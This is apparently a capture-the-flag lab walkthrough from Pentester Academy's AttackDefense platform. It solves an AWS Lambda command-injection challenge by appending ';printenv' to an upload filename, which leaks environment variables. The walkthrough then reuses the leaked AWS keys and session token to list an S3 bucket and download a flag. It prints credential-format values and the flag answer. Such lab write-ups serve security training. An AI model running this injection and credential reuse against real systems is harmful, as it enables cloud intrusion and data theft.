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PENTESTER ACADEMY TOOL BOX

Name	Command Injection
URL	https://attackdefense.com/challengedetails?cid=2282
Туре	AWS Cloud Security : Lambda


Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Inspect the web application



Step 2: Try uploading any file onto the web application.




Step 3: Configure browser to use proxy.




Step 4: Start OWASP ZAP and upload the file again to capture the request.





Step 5: Send the request to the request editor.



Step 6: Perform command injection in filename parameter to dump environment variables.

Payload (add at the end of Line 1 before HTTP/1.1)

;printenv




```
message":Error putting object: temporary-public-image-store:2021-03-26-Copy-Paste%20README!
AWS LAMBDA_FUNCTION_VERSION=$LATEST
AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEMb//////wEaDmFwLXNvdXRoZWFzdC0xIkcwRQIhALPPAsqOoj8MXvDCAA2UD3Qv4K9jlPO+I
BEAAaDDI3NjM4NDY1NzcyMiIMnklovf4paCgODS36Ks8BlmuSyjqlGXMQc9iejUh9bAyOm61F0w9aT7UnYqgCC7TAE/
ZN6AfIQ9o+I8iQil3kiBZhdJ7UAk8wlultqgNqOxHwYxLhGO4CMiVWBNTC7ekdI5tIWOfBUayfCe+zDkSsxClBzJSwuJmgmMXjr8GXPaMC5gX67
BoGdDXldCJacFVMj3fKbuJVCBNsMMDy9YIGOuABanGACXP+E0yeRaWrM8FRrVFlL+uzGUw+xh+4wIqP19Mjmagno0Ze6TMJbX+To7GkLlMoSGGz
uEd4dpr3AH2LbxL6qezeycwiKFJ44oYB7Z3A3ss3HR8pGE+dnVImBTJ53iHgVbfT6BnsPXwCcfQ8YfziITb9TcYeaxv/Yg0cY17K1tlTGkFvbfc
AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/serverlessrepo-image-uploader-uploader-RM72CSUT4KDA
LD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib
LAMBDA_TASK_ROOT=/var/task
AWS_LAMBDA_LOG_STREAM_NAME=2021/03/26/[$LATEST]8b82a680e37e4d0fbbb48ade04d71937
AWS LAMBDA RUNTIME API=127.0.0.1:9001
AWS_EXECUTION_ENV=AWS_Lambda_nodejs12.x
DEST_BUCKET=temporary-public-image-store
AWS XRAY DAEMON ADDRESS=169.254.79.2:2000
AWS_LAMBDA_FUNCTION_NAME=serverlessrepo-image-uploader-uploader-RM72CSUT4KDA
```

Successfully received environment variables in response.

Step 7: Check the bucket name in environment variables and try to access the bucket.

URL: https://temporary-public-image-store.s3.amazonaws.com



Access denied because the bucket cannot be accessed directly.

Step 8: Use access keys and session tokens from environment variables to access the bucket.

Commands:

export AWS_ACCESS_KEY_ID=<Access Key value>
export AWS_SECRET_ACCESS_KEY=<Secret Key value>
export AWS_SESSION_TOKEN=<Session token value>

```
File Edit Tabs Help

root@attackdefense:~# export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEEcaDmFwLXNvdXRoZWFzdC0xIkYwRAQABoMMjc2Mzg0NjU3NzIyIgwAEJ6Wn/GntHJKYwwqzwGgGdrl1R/VxGmUxyRHtzvAgSRyH+903sBJ4Ka6ISxYmFCzTkv3cAUhY8JMWT4Q2mzGBN6L/pWuwf0fyw17LCI+JXCp2xLNBPPsjWbuNE3M0FFxfdNKZgyfAcee0tWffSQJsBcdg2V8kQfd3XgAanUe83e+oel8VGQ/hcS0zin2fgLy/VtQKVIVSgfYZ30TpPCBCBV4uxzCHTzHVYNywgt/lKis9cb4d/qrsvwcPUGUHMQg4T8YCNQsritWNbhc9UuGQc0e25bM0vr2cRf7o1wjEBPv1HLw19NdQlgjML/k=

root@attackdefense:~# export AWS_SECRET_ACCESS_KEY=YV1rbLe+msuWMfSHc90LTREpSHU0z6/uA9xtojNK

root@attackdefense:~# export AWS_ACCESS_KEY_ID=ASIAUAW0PGE5JXIGH66T
```

Step 9: Try to list files in the bucket.

Command: aws s3 ls s3://temporary-public-image-store

```
File Edit Tabs Help

root@attackdefense:~# aws s3 ls s3://temporary-public-image-store
2020-10-30 04:24:16 39 flag.txt
root@attackdefense:~#
```

Step 10: Download bucket objects.

Commands:

aws s3 cp s3://temporary-public-image-store/flag.txt ./ cat flag.txt

```
File Edit Tabs Help

root@attackdefense:~# aws s3 cp s3://temporary-public-image-store/flag.txt .

download: s3://temporary-public-image-store/flag.txt to ./flag.txt

root@attackdefense:~# cat flag.txt

FLAG3: 58f4d2122f6e5e1e23bd0a313a7ba1afroot@attackdefense:~#
```

FLAG: 58f4d2122f6e5e1e23bd0a313a7ba1af

Successfully retrieved flag.

References:

- 1. AWS CLI (https://docs.aws.amazon.com/cli/latest/reference/)
- 2. OWASP ZAP (https://owasp.org/www-project-zap/)